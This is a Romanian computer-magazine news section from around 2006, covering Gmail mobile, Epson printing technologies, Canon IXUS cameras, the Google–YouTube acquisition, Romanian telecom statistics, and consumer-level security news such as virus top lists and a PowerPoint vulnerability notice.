Utilizatorii de telefoane mobile din România pot acum să păstreze legătura cu prietenii și familia prin intermediul serviciului Gmail și de pe dispozitivele lor mobile. Pentru că fiecare dispozitiv mobil este diferit, Gmail optimizează în mod automat interfața care se bazează pe telefon. De asemenea, tot de pe telefon, utilizatorii pot să vizioneze fotografiile și documentele atașate sau să răspundă printr-un apel celor al căror număr de telefon este stocat în contul lor de Gmail. Mesajele de Gmail sunt sincronizate în mod automat, indiferent dacă se accesează contul de Gmail pe un dispozitiv mobil sau pe web. Serviciul este gratuit și funcționează cu majoritatea telefoanelor dotate cu funcții de navigare pe internet, dar utilizatorii trebuie să verifice cu operatorii respectivi planul de servicii

existent, pentru a stabili dacă se percep taxe suplimentare pentru accesul la web.

www.google.com/mobile



Gmail: utilizatorul tastează gmail.com prin browser-ul de web de pe telefon și își deschide contul la fel cum ar proceda de pe un calculator obișnuit.

Noi tehnologii Epson

Fiind un târg destinat în primul rând fotografilor, de la Photokina nu puteau lipsi, pe lângă aparatele foto digitale de tot felul, nici imprimantele dedicate acestui domeniu.

Epson a lansat cu această ocazie trei tehnologii noi pentru imprimantele foto, care promit să îmbunătățească atât calitatea, cât și durabilitatea imprimării în timp. Prima, cerneala foto Claria, garantează, pe lângă o calitate îmbunătățită a imprimării grație celor șase cerneluri din set (cyan, magenta, yellow, black, light cyan și light magenta), și păstrarea culorilor fotografiei până la 200 de ani, în cazul în care aceasta este ținută în album. Acest lucru este posibil grație moleculelor de pigment, care sunt mult mai rezistente la condițiile de mediu (umiditate, lumină, temperatură etc.) decât până acum. Cu ajutorul celei de-a doua tehnologii,

PhotoEnhance, imprimanta încearcă să detecteze scena fotografiată și să adapteze culorile conform acesteia. Astfel, în cazul în care sunt detectate portrete, PhotoEnhance va încerca să redea cât mai fidel tonurile pielii, pe când în cazul peisajelor sistemul se va asigura că per ansamblu sunt stabilite contrastul, culorile și tonurile potrivite. Prin tehnologia Advanced Variable-Sized Droplet imprimarea este optimizată prin două aspecte: se obține pe de o parte o dimensiune flexibilă a picăturii, iar pe de altă parte se oferă o poziționare mai bună a acesteia. Dimensiunea variabilă a picăturii (aceasta poate lua cinci valori, 1,5, 2, 6, 13 și 20 picolitri)

permite pe de o parte o viteză mai bună a imprimării (în cazul blocurilor de culoare se va folosi cea mai mare picătură, care va umple mai repede spațiul dorit) și o calitate mai ridicată, fără compromisul vitezei (picătura cea mai mică va fi folosită exclusiv acolo unde este necesară: pentru detalii fine, de exemplu la contururi).

Cele trei tehnologii sunt susținute bineînțeles și de o întreagă gamă de imprimante lansate de Epson, dintre care amintim doar Picture-Mate 280 (format maxim: 10 x 15 cm; rezoluție: 5.760 x 14.400 dpi) și Stylus Photo R360 (format maxim: A4; rezoluție: 5.760 x 1.440 dpi).

HARTA PENTRU GPS

România, în 3D

Sheba Distribution, reprezentantul Garmin în România, a lansat cea de-a treia ediție a Atlasului Digital al României, R0.A.D 2006, pentru echipamentele GPS. Aceasta arată, în premieră, profilurile formelor de relief, alături de altitudinile acestora și detalii de teren cum ar fi curbe de nivel, hidrografie, căi ferate și acoperirea cu vegetație. Noua versiune a fost corectată și actualizată cu 3.000 de puncte de interes (hoteluri, restaurante etc.) și oferă informații la nivel de număr de stradă pentru 154 de orașe din țară. Prețul hărții este în continuare de 713 RON (inclusiv TVA). Actualizările la versiunile intermediare ale ediției a doua a Atlasului vor putea fi realizate, ca și până acum, descărcând datele de pe www.romaniadigital.ro, secțiunea download.

www.garmin.com



Hartă digitală a României: poate fi încărcată pe PC-uri, PDA-uri și echipamente Garmin dedicate și ocupă circa 139 MB.

IMAGETANK-URI CU PATRU CULORI

Prin lansarea noilor imagetank-uri P-3000/P-5000, Epson promite îmbunătățirea considerabilă a afișării imaginilor pe acestea. Nuanțe mai vii și mai apropiate de realitate sunt puse

în practică de cele patru culori cu ajutorul cărora se face afișarea. Astfel, în locul sistemului RGB (roșu, verde și albastru) este folosit unul nou, roșu, albastru, verde-smarald și verde-

gălbui.

Acest sistem permite obținerea unei varietăți mai mari de tonuri pentru toate cele trei culori de bază, roșu, verde și albastru.



Specificații tehnice: atractivitatea celor două imagetank-uri este dată de cei 40 GB (80 pentru modelul P-5000) spațiu de stocare, de display-urile LCD de 4", de sloturile integrate pentru carduri CF și SD, rezoluția de 640x480 pixeli și de redarea muzicii în format MP3, AAC, WMA și video în format DivX, MPEG 1, 2, 4 și WMV. În plus față de modelul P-3000, Epson P-5000 suportă spațiul de culoare Adobe RGB și permite mărirea afișării imaginilor JPEG cu până la 400%.

BATERII

Standarde în discuție

În urma numeroaselor incidente petrecute din cauza bateriilor de notebook-uri, care, după cum se știe, în suficient de multe situații au luat foc, câțiva dintre principalii producători de notebook-uri, printre care Dell, HP sau Lenovo, s-au întâlnit la sfârșitul lunii septembrie în California, pentru a discuta posibilitatea implementării unor noi standarde pentru baterii. Sony, care a fabricat bateriile retrase de pe piață în ultima vreme, nu a fost invitată la întâlnire. Companiile prezente au discutat și despre posibilitatea implementării unor proceduri noi de testare pentru bateriile litiu-ion. Ceea ce dorim este să vedem și efectele, adică baterii mai sigure.

www.hp.com; www.dell.com

► **Concerte live la MSN**

MSN va transmite gratuit 36 de concert live, în urma semnării unui acord de parteneriat exclusiv cu Control Room, companie specializată în transmiterea live a evenimentelor pe internet. Măsură este menită diferențierii site-ului Microsoft de companii rivale precum Yahoo, YouTube și MySpace și atragerii de publicitate. www.msn.com

► **IBM se reorientează**

IBM va lansa prima gamă de produse standardizate pentru afacerile de dimensiuni mici și medii. Acestea se comandă din cataloage și pot fi utilizate la construirea unei infrastructuri IT. Două dintre cele 30 de servicii noi vor oferi companiilor posibilitatea de a implementa rețele de comunicații de date, voce și video. www.ibm.com

► **Ofertă triple play**

UPC-Astral a lansat o nouă ofertă triple play, prin care urmărește să crească numărul de utilizatori ai serviciilor sale de internet și telefonie în rândul abonaților la serviciile TV prin cablu. Oferta conține scutire de la plata abonamentului pentru o lună, convorbiri gratuite și nelimitate în rețea și între 400 și 600 de minute gratuite de convorbiri cu alte rețele de telefonie fixă. www.upc.ro

► **Trafic informatizat**

Traficul rutier din România va fi administrat, din 2008, cu ajutorul unui sistem informatic, care va contribui la creșterea siguranței circulației și va asigura managementul traficului și evitarea blocajelor rutiere. Sistemul integrat la nivel european va permite comunicarea între mai multe vehicule și, prin comunicații radio, între mașini și sisteme amplasate de-a lungul drumurilor. www.igtci.ro

► **Hitachi cumpără Clarion**

Hitachi va plăti peste 370 de milioane euro pentru pachetul majoritar al companiei Clarion, producător de echipamente audio și de navigație auto. Compania japoneză, care deține deja 14,4% din acțiunile Clarion, intenționează să atace în forță piața navigatoarelor auto. www.hitachi.com

ANIVERSARE IXUS

Tehnologie și modă

Probabil că puțini știu că, în urmă cu 10 ani, Canon a decis să facă o mișcare interesantă în domeniul fotografiei, în care era (este și acum) un jucător important.

Din cauza stagnării pieței de aparate foto compacte, producătorul japonez a fost nevoit să apeleze la un designer care să creioneze portretul unui aparat foto, care să se diferentieze de cel al competitorilor. Cu ajutorul lui Yasushi Shiotani și al lui Seiichi Omino se năștea astfel în urmă cu zece ani primul IXUS Advanced Photo System (APS). În anii ce +au trecut de atunci au fost lansate 44 de modele și au fost vândute peste 33 de milioane de aparate foto IXUS.

Atât primul model, cât și cele care i-au urmat, indiferent că au fost analogice sau digitale, s-au bazat pe patru principii: design pe baza unui dreptunghi și a unui cerc – cea mai simplă reprezentare a unui aparat foto; acesta a fost și elementul stilizat folosit pentru toate camerele

IXUS; accesoriu de modă – acest deziderat s-a dorit să fie o completare față de funcționalitatea obișnuită a unui aparat foto; materiale superioare și tehnologie de vârf.

Toate aceste principii sunt respectate și de aparatele IXUS nou lansate la evenimentul aniversar care a avut loc în stațiunea Porto Carras din Grecia. Astfel, nu am putut să nu remarcăm calitatea și plăcerea atingerii carcasi de titan a aparatului Digital IXUS 900 Ti, dimensiunile reduse ale aparatului Digital IXUS i7 zoom sau echiparea cu stabilizator de care dispune Digital IXUS 850 IS. Toate aceste aparate dispun de sistemul de detectare a feței Face Detection AF/AE, cu ajutorul căruia aparatul focalizează automat pe chipurile persoanelor din cadru. Suportul pentru

acest sistem este oferit de procesorul DIGIC III, responsabil printre altele și pentru timpii de răspuns mai mici oferiți de camerele nou lansate. Detalii despre acestea găsiți în tabelul de mai jos.

Evenimentul aniversar a avut ca punct culminant o prezentare de modă. Aceasta nu a fost una oarecare, ci chiar un concurs: nouă manechine au prezentat colecțiile celor mai renumiți designeri din regiune, miza acestui concurs fiind două camere digitale IXUS 65 DIAMOND (model special creat pentru acest eveniment), încrustate cu diamante. Și mai important, manechinul câștigător urma să devină imaginea brand-ului IXUS pentru campania de promovare Canon de anul viitor.

Laurii au revenit Israelului.

	Canon Digital IXUS 900 Ti	Canon Digital IXUS i7 zoom	Digital IXUS 850 IS
Rezoluție	10,0 megapixeli	7,1 megapixeli	7,1 megapixeli
Distanță focală	37-111 mm	38-90 mm	28-105 mm
Medii de stocare	SD	SD	SD
Greutate	205 g	120 g	195g
Dimensiuni	91x57x28 mm	96x45x24 mm	90x58x25 mm
Preț	1.899 RON	1.149 RON	1.749 RON

TEHNOLOGIE

Armistițiu în războiul formatelor?

Războiul dintre cele două formate pentru următoarea generație de DVD-uri ar putea înceta înainte de a începe, cu ajutorul unei noi tehnologii dezvoltate de o companie de media britanică. New Medium Enterprises a dezvoltat o tehnologie care permite producerea unui disc DVD multiple-layer ieftin, care să conțină înregistrări atât în formatul Blu-Ray susținut de Sony, cât și în formatul HD-DVD susținut de Toshiba. Costurile de producție pentru un DVD realizat cu tehnologia New Medium Enterprises sunt de numai nouă cenți, față de șase cenți, cât costă un DVD obișnuit single-layer. Prin comparație, un DVD multi-layer recordabil din noua generație costă de 3-5 ori mai mult decât un DVD tradițional.

Anunțul privind tehnologia a fost făcut la doar o săptămână după ce trei angajați ai studiourilor de film Warner Bros. au patentat o aplicație



Versatile Multilayer Disc: noua tehnologie doi-în-unu.

privind folosirea mai multor formate pe același DVD. „Nu există nici o legătură între noi și Warner. Ei au patentat o aplicație, iar noi am patentat o tehnologie. Warner ne-a deschis ochii, pentru că ne-a arătat că dorește cu adevărat să creeze un DVD multiformat”, spune Eugene Levich, director executiv New Medium Enterprises. Până în prezent, studiourile de film, principalii beneficiari ai tehnologiilor de înregistrare, s-au declarat partizane ale unuia sau altuia dintre formatele Blu-Ray sau HD-DVD. Prin înregistrarea unui film în două formate diferite, dar folosind un singur suport, acestea nu ar avea decât de câștigat. Primele discuri cu tehnologie NME vor fi produse de producătorul olandez ODMS și vor fi comercializate la începutul lui 2007.

www.nmeinc.com

► **Linie de asamblare PC-uri**

K Tech – Ultra PRO a inaugurat în octombrie, în cadrul parcului logistic Key Logistic Center, o nouă linie de asamblare de calculatoare. Aceasta permite realizarea a peste 11.250 de calculatoare pe lună, astfel la nivelul unui an putând fi asamblate peste 135.000 de sisteme destinate atât rețelei proprii de magazine Ultra PRO Computers, cât și canalelor de distribuție directe și indirecte.

www.ultrapro.ro

► **Copii cu funcționalitate redusă**

Sistemul de operare Vista va include o tehnologie care împiedică funcționarea completă în cazul copiilor piratate. Noul sistem de operare trebuie validat de Microsoft drept copie legală, în termen de 30 de zile. În caz contrar, Windows Vista va opera cu funcționalitate redusă până la validare. Utilizatorii versiunilor legale vor beneficia de caracteristici ale SO-ului care nu funcționează în cazul copiilor fără licență.

www.microsoft.com

► **Suprataxă de la UE**

O serie de producători de electronice au înaintat un protest împotriva taxei pe care Uniunea Europeană vrea să o impună la vânzarea playerelor de muzică și a mediilor de stocare, precum discurile CD sau DVD blank. Astfel, afirmă protestatarii, mulți consumatori plătesc practic de două ori drepturi de autor pentru că dau bani atât pentru muzica legală de pe web, cât și pentru CD-ul pe care înregistrează muzica achiziționată. Aplicarea taxei va fi reevaluată în cursul acestui an.

<http://europa.eu>

► **Serviciu online de muzică**

Best Buy va introduce un nou serviciu online alături de producătorul de playere digitale Sandisk și compania de software pentru muzica digitală RealNetworks, menit să concureze iPod și iTunes. Serviciul, care va utiliza tehnologia Rhapsody de la Real, e compatibil cu noile playere digitale SanDisk Sansa e200R. După o perioadă de utilizare gratuită, se poate opta pentru pachetul standard de 14,99 dolari lunar.

www.bestbuy.com

AMD**Birou în România**

Cel de-al doilea producător mondial de procesoare, AMD, a deschis recent o reprezentanță în România, care va coordona atât activitățile companiei din țara noastră, cât și pe acelea din Bulgaria și Ungaria. Compania are ca obiectiv câștigarea unei cote sporite de piață, vizând în mod special piața corporată și guvernamentală. Conform IDC, cota de piață deținută de AMD în România este de 28,9% ca număr de unități vândute și de 18,2% din punct de vedere valoric.

www.amd.com



Advanced Micro Devices: își întărește poziția în România.

LEGISLAȚIE**Șah mat la pariurile online**

Congresul american a aprobat recent o lege care interzice utilizarea în Statele Unite a site-urilor de jocuri de noroc.

Practic, realizarea de plăți către paginile de internet ale companiilor de jocuri de noroc online devine ilegală pentru băncile și companiile care operează carduri de credit. Ținând cont de faptul că cele mai mari profituri din pariurile online proveneau de pe continentul nord-american (peste 12 miliarde de dolari anual), se poate spune că industria respectivă se află în fața unei adevărate crize, acțiunile multora dintre companii intrând în picaj. În aceste condiții, PartyGaming, operatorul britanic al celui mai mare site de pariuri online, PartyPoker.com, și rivalii Sportingbet și 888 au declarat că se vor retrage de pe piața americană.

Legislația românească


Luând modelul american, și ministerul român de resort intenționează să modifice legislația în domeniu. Astfel, pe site-ul Ministerului Finanțelor Publice a fost postat, spre consultare publică, un proiect de lege care stipulează că „jocurile de noroc organizate pe teritoriul

TRANZACȚIE**1,65 miliarde de dolari pentru YouTube**

Google a cumpărat cunoscutul site de video-sharing YouTube, printr-un schimb de acțiuni în valoare de 1,65 miliarde de dolari – cel mai mare preț plătit vreodată pentru un site ce are conținut generat de utilizatori. Cele două companii vor funcționa în continuare independent, iar Google Video va continua să existe în paralel cu YouTube. Analizii sunt de părere că achiziția va facilita accesul Google pe piața de publicitate de pe internet, unde deține o cotă scăzută în comparație cu Yahoo. Cu toate că opera-

țiunea este considerată un succes pentru Google, oficialii companiei au fost avertizați că există riscul confruntării cu procese privind producțiile protejate de copyright pe care YouTube le stochează. Domeniul youtube.com a fost cumpărat, pe 15 februarie 2005, de trei foști angajați ai serviciului on-line de plăți PayPal și, în momentul de față, înregistrează 20 de milioane de vizitatori unici pe lună – reprezentând astfel o poveste de succes similară cu cea din spatele Google.

www.google.com



YouTube: site-ul a înregistrat un număr record de accesări după anunțarea tranzacției.



Pariurile online: interzise americanilor, dar nu și românilor.

► **100 de milioane de utilizatori IPTV**

Oficialii Alcatel au anunțat că se așteaptă ca numărul utilizatorilor de servicii TV prin internet să atingă 100 de milioane până în 2010. Conform Alcatel, la nivel global există acum circa trei milioane de utilizatori de IPTV. Printre problemele care împiedică deocamdată adoptarea pe scară largă a acestor soluții se numără timpul mare necesar la trecerea de la un post TV la altul și conexiunea de mare viteză pentru o mai bună calitate a imaginii.

www.alcatel.com

► **Centru IT la Timișoara**

Furnizorul de soluții software pentru plăți electronice ACI Worldwide va investi 2,8 milioane euro într-un centru de cercetare și dezvoltare la Timișoara, proiect care va fi finalizat anul viitor. Firma intenționează să deschidă un centru la Iași, însă a renunțat după ce a achiziționat compania germană specializată în soluții de plăți electronice EPS, care deținea deja o unitate similară la Timișoara.

www.aciworldwide.com

► **Muzică pe telefon**

Serviciul de radio pe internet Mercora a introdus un software intitulat „M” pentru aplicații media destinate mobilelor din categoria smart phone. Software-ul le asigură telefoanelor cu Windows Mobile 5.0 posibilitatea de a rula muzică pe conexiuni wireless de pe un PC, fără compromiterea calității sunetului. Softul codează și decodează fișierele, înainte de a ajunge la căști, în formatul Ogg Vorbis, foarte apropiat de calitatea CD-urilor obișnuite.

www.mercora.com

► **AJAX de la Microsoft**

Microsoft va lansa până la sfârșitul lui 2006 o variantă comercială a uneltelor de realizare a aplicațiilor web de tip AJAX (Asynchronous JavaScript and XML). Acestea vor fi dezvoltate sub numele de cod Atlas și se compun dintr-un set de componente pentru scrierea aplicațiilor ce au la bază AJAX, o tehnică de dezvoltare web pentru realizarea paginilor interactive.

www.microsoft.com


EVOLUȚIE

Un an bun pentru telecomul românesc

Piața locală telecom a înregistrat o evoluție spectaculoasă în acest an, este concluzia oficialilor români.

Sectorul internetului de mare viteză continuă să fie un segment lider al creșterii pieței românești de comunicații electronice, a afirmat președintele Autorității Naționale de Reglementare în Comunicații (ANRC), Dan Georgescu. Numărul de conexiuni care oferă acces la serviciile de internet în bandă largă a crescut cu 60% în primul semestru al anului 2006, față de sfârșitul anului trecut. Explozia de oferte de pe piața de servicii de acces la internet este explicată și de numărul tot mai mare de furnizori, peste 1100 la jumătatea acestui an, cu 17% mai mulți decât la sfârșitul anului 2005.

Aceeași tendință ascendentă se înregistrează și pe piața de telefonie fixă, unde numărul de linii de acces, atât prin intermediul rețelilor



Internet: rata de penetrare a serviciilor de acces la internet în bandă largă în România a ajuns la 5,5%.

ASUSTEK

Se reorganizează

Urmând exemplul dat de Acer, care la ora actuală este unul din primele cinci brand-uri în materie de notebook-uri, Asustek se va reorganiza și își va separa divizia de producție de notebook-uri de brand-ul propriu.

În cazul companiei Acer, strategia a dat roade pentru că după ce a realizat această separare, a înregistrat o creștere constantă a cotei sale pe piața notebook-urilor, lucru pe care și Asustek speră să-l obțină.

În prezent, din cele 5,2 milioane de unități (cifra estimată pentru anul 2006) pe care Asus le fabrică, aproape jumătate sunt vândute sub brand propriu, restul fiind produse pentru Apple și Sony.

www.asustek.com

proprii, cât și prin rețelele altor persoane a ajuns la peste 4,42 milioane. Cel mai spectaculos ritm de creștere s-a înregistrat însă pe piața


la jumătatea anului în curs.

Georgescu a subliniat că, la 30 iunie 2006, rata de penetrare a serviciilor de acces la internet la

Evoluția principalilor indicatori ai pieței de comunicații

	31.dec.05	30.iun.06
Abonați telefonie mobilă	13.000.000	14.900.000
Rata penetrare telefonie mobilă	61,70%	68,80%
Abonați telefonie fixă	4.391.000	4.420.000
Rata penetrare telefonie fixă	20,30%	20,50%
Abonați servicii TV (cablu, satelit, IPTV)	3.787.319	4.000.000
Furnizori servicii internet	981	1154
Conexiuni internet broadband	750.000	1.200.000
Rata penetrare servicii acces internet	8,46%	11%

de telefonie mobilă, unde rata de penetrare la nivel de populație a crescut cu aproximativ 7 puncte procentuale, ajungând la 68,8%



Telefonie: rata de penetrare a telefoniei mobile este de trei ori mai mare decât cea a telefoniei fixe.

STUDIU

Piață pentru industria foto

Piața aparatelor foto digitale va înregistra, în anii următori, cea mai mare rată de creștere în Europa Centrală și de Est. Astfel, conform datelor prezentate de compania de analiză IDC în cadrul târgului Photokina, cel mai important eveniment european dedicat industriei foto, numărul aparatelor foto digitale vândute în regiune va crește de la 6 milioane de unități în 2005, la peste 9 milioane de unități în 2009. Principala piață de desfacere în zonă este Rusia, urmată de Polonia și Cehia, dar compania estimează că, în curând, Ucraina va deveni unul dintre cei mai mari consumatori de camere foto digitale. România și Bulgaria se situează la un nivel mediu de desfacere, conform unui alt raport realizat de



Europa Centrală și de Est: o piață în creștere pentru aparatele foto digitale.

The Economist Intelligence Unit. Oportunitatea de creștere pentru piața central-europeană este dată de rata redusă de penetrare a camerelor foto digitale – de circa 8%, față de aproape 50% în vestul continentului.

www.idc.com

► **Generația zece!**

BitDefender aduce utilizatorilor a zecea generație de soluții de securitate a datelor pentru sistemele PC. Din punct de vedere al caracteristicilor tehnice, Generația 10 aduce funcții noi față de versiunile anterioare: detecția rootkit-urilor, scanarea traficului web și e-mail, precum și a celui din rețelele de file-sharing, plus protecția datelor confidențiale. De asemenea, a fost modificat considerabil modulul firewall și a fost îmbunătățit modulul de detectare, dotat cu tehnologia pro-activă B-HAVE.

www.softwin.ro

► **McAfee cumpără Citadel**

McAfee a plătit 60 de milioane dolari pentru achiziția Citadel Security Software. După preluare, McAfee este interesată să aibă clienți proveniți din zona guvernamentală și a serviciilor de sănătate. Citadel dezvoltă software destinat automatizării proceselor de conformitate cu anumite cerințe de reglementare precum Sarbanes-Oxley ori HIPAA (Health Insurance Portability and Accountability Act).

www.mcafee.com

► **Vulnerabilitate în PowerPoint**

Specialiștii au raportat o vulnerabilitate în Microsoft PowerPoint, care poate fi exploatarea de atacatori pentru a compromite un sistem afectat. Cauzată de o eroare nespécificată la procesarea documentelor PowerPoint ce conțin o secvență de date special concepută, aceasta poate fi exploatarea pentru a corupe o zonă de memorie și permite execuția de cod arbitrar la deschiderea unui document special modificat. Este recomandat să nu accesați documente PowerPoint cu proveniență necunoscută sau care nu prezintă încredere.

www.gecadnet.ro

► **Monkeys paw Open Source**

TippingPoint, o divizie 3Com, a dezvoltat un instrument destinat cercetărilor în domeniul phishing-ului. Monkeys paw verifică site-urile web să fie legitime și raportează resursele frauduloase. Compania va oferi codul comunității open source, oricine putând să folosească ori să îmbunătățească nealța.

www.tippingpoint.com

BITDEFENDER**Mare grijă la documentele de pe internet**


Printre cele peste 50.000 de noi aplicații detectate în ultimele trei luni, pe primele locuri ale topului se plasează viruși care se răspândesc prin infectarea anumitor fișiere descărcate de pe internet. Specialiștii recomandă așadar prudență din partea utilizatorilor, atunci când descarcă documentele sau programele dorite.

O altă particularitate a perioadei este înmulțirea variantelor de viruși modificați, astfel încât să nu fie detectați de antivirul pe baza semnăturii virusului original. Singura metodă de a ne apăra de infectarea prin astfel de metode este folosirea permanentă a unui antivirus cu semnăturile de viruși la zi. În cazul unor astfel de viruși

descărcați împreună cu alte documente, ne dăm acceptul pentru descărcarea și rularea lor, considerând că sunt informațiile sau aplicațiile dorite. Primul exemplu este chiar virusul din fruntea topului, viermele Puce.b, care se răspândește infectând diverse locații virtuale, accesate de un număr mare de vizitatori.

NETSKYP

Cu toate că a coborât pe locul al treilea, Netsky.P nu a părăsit clasamentul nici după mai bine de doi ani. Virusul încearcă să-i păcălească pe utilizatori să deschidă un atașament infectat.

**AVIRA****Produce certificate pentru Linux**

IBM sprijină producătorii de antiviruri să-și modifice aplicațiile software pentru a rula pe echipamente hardware IBM care folosesc Linux ca sistem de operare. „Ready for IBM Systems with Linux” (Disponibil pentru sisteme IBM prevăzute cu Linux) – această certificare se aplică soluțiilor de securitate Avira.

Big Blue (IBM) confirmă compatibilitatea produselor AntiVir MailGate și WebGate cu certificarea IBM pentru toate platformele Linux (sisteme IBM x, i, p și z). În același timp, toate produsele vor fi integrate în programul de migrare IBM Systems Application Advantage pentru Linux (Chiphopper): proiectul a fost

dezvoltat în cooperare cu IBM, Novell și RedHat. Pentru afaceri, aceasta înseamnă că soluțiile Chiphopper pentru Linux pot fi folosite cu rapiditate și ușurință pe sisteme IBM.

www.ibm.com

**MICROSOFT****Deschidere către competitori**

Gigantul american a declarat că va permite companiilor de securitate să aibă acces la o parte din codul sursă din Windows Vista pentru a-și putea optimiza aplicațiile. Producători cunoscuți precum Symantec

sau McAfee s-au plâns în repetate rânduri de politicile practicate de Microsoft, care în ultimă instanță le-ar putea conduce la faliment. În urmă cu doi ani, Comisia Europeană a decis că Microsoft abuzează

de poziția dominantă pe care o deține pe piața sistemelor de operare pentru a-și obstrucționa competitorii și a impus companiei, alături de o amendă semnificativă (de câteva sute de milioane de euro), o serie de măsuri prin care aceasta să manifeste o deschidere mai mare față de competitorii săi. Măsura a vizat mai ales oferirea elementelor tehnice și a documentației specifice sistemului de operare, pentru ca aceștia să-și poată dezvolta produsele de pe picior de egalitate cu Microsoft. Reprezentații companiei din Redmond apreciază că prin oferirea accesului la codul sursă al kernel-ului de Vista vor fi satisfăcute cererile Comisiei Europene (lucru pe care aceasta urmează să-l decidă).

www.microsoft.com

Active	5,743
Closed	20,176
Resolved	1,020
Total	27,479

Vista: raportul bug-urilor descoperite până la data de 3 iulie 2006.

AMENINȚĂRI LA NIVEL MONDIAL

Parite.B

Virus foarte vechi, din octombrie 2001, care infectează doar programele executabile, lăsând deoparte documentele.

Jeefo.A

File infector descoperit în iunie 2003, acesta își continuă aventurile de „Hidden Dragon virus”, așa cum se autoîntitulează într-un mesaj codat din corpul virusului. După ce este descărcat, acesta infectează fișiere, însă numai după ce anterior le verifică și chiar dezinfectează. Cu toate că rulează ascuns, un prim simptom al infectării este creșterea mării fișierelor cu 36.352 biți și o activitate crescută a HDD-ului.

VB.Ymeak.A

Se folosește de nume de aplicații din anumite site-uri dedicate descărcărilor de programe. În plus, se plasează în directoratele partajate ale utilizatorilor de aplicații peer-to-peer.

Brontok.a

Vierme „clasic”, care se răspândește prin e-mail. De tip „backdoor”, poate fi depistat ușor pentru că orice încercare de a rula un program care are extensia .exe va avea drept rezultat restartarea calculatorului. Utilizează propriul motor de e-mail, reduce setările de securitate și produce modificări în Registry.

SYMANTEC

Nu există browser sigur

Indiferent de browser-ul pe care îl utilizați, nu sunteți în siguranță. Această afirmație îi aparține companiei de securitate informatică Symantec și face parte din raportul bi-anual Internet Security Threat Report, care a arătat că atacurile pe internet nu mai vizează în mod special doar IE.

Deși Internet Explorer rămâne în continuare ținta celor mai multe atacuri, reprezentând 47% din totalul acestora, în primele șase luni ale anului mai multe vulnerabilități au apărut în Mozilla Firefox decât în IE.


Hacker-ii au exploatat, în prima jumătate a anului, 47 de bug-uri în browser-ul Firefox și 38 în Internet Explorer. Sunt rezultate îngrijorătoare față de cele anterioare, obținute în ultimele șase luni ale anului trecut: 17 pentru Mozilla și 25 pentru IE. Nici măcar Apple nu a fost imun în fața problemelor de securitate, 12 vulnerabilități fiind descoperite în browser-ul său,

Safari, în perioada la care se referă raportul, dublu față de precedentul raport.

Opera este singurul browser unde s-au găsit mai puține bug-uri, șapte față de nouă descoperite în perioada analizată anterior. În plus, unele vulnerabilități au afectat mai multe browser-e, atacurile bazate pe acestea reprezentând 31% din numărul total al atacurilor, conform Symantec.

Deși a avut cea mai mare creștere a numărului de vulnerabilități descoperite, Mozilla este și cel mai rapid în oferirea de remedii pentru acestea. În timp ce deficiențele Mozilla sunt remediate în medie la o zi după descoperirea lor, Microsoft are nevoie de nouă zile pentru a lansa un remediu. Opera s-a clasat a doua ca timp de reacție, cu o medie de două zile, în timp ce Apple s-a clasat a treia, cu o medie de cinci zile.

www.symantec.com



Atacuri: deși Internet Explorer a rămas ținta principală, nici unul dintre browser-e nu este sigur.

► Centru SAP

SAP AG va deschide un nou centru global de consultanță (Global Delivery Center) la București, pentru a susține dezvoltarea serviciilor de consultanță SAP la nivel mondial. Centrul va oferi servicii de consultanță cu valoare adăugată ridicată pentru proiectele SAP din întreaga lume și în special din Europa și își va începe activitatea cu aproximativ o sută de consultanți, cu experiență în implementarea de proiecte ERP sau în domenii specifice de afaceri.

www.sap.com

► Vista pe un disc

Toate versiunile platformei Vista vor fi livrate pe un singur DVD, o inițiativă numită Windows Anytime Upgrade. Astfel, utilizatorii vor putea realiza mai ușor și direct operația de upgrade spre o variantă superioară a Windows Vista de la versiunea pe care o dețin. Aceștia vor putea instala doar acea versiune pe care au achiziționat-o, cheia de activare a produsului urmând a fi specifică doar versiunii cumpărate.

www.microsoft.com

► Telefonul care țipă

Compania britanică Remote XT oferă abonaților un serviciu care face ca, în cazul unui furt, telefoanele celulare să emită „țipete” electronice neplăcute și să blocheze automat accesul la datele sensibile. Remote XT funcționează pe echipamentele inteligente de tip smart phone.

Un serviciu asemănător, Synchronia Mobile Manager, permite ca terminalele care rulează Windows Mobile să emită atenționări audio la frecvență ridicată dacă sunt furate.

www.remotext.com

► VoodooPC trece la HP

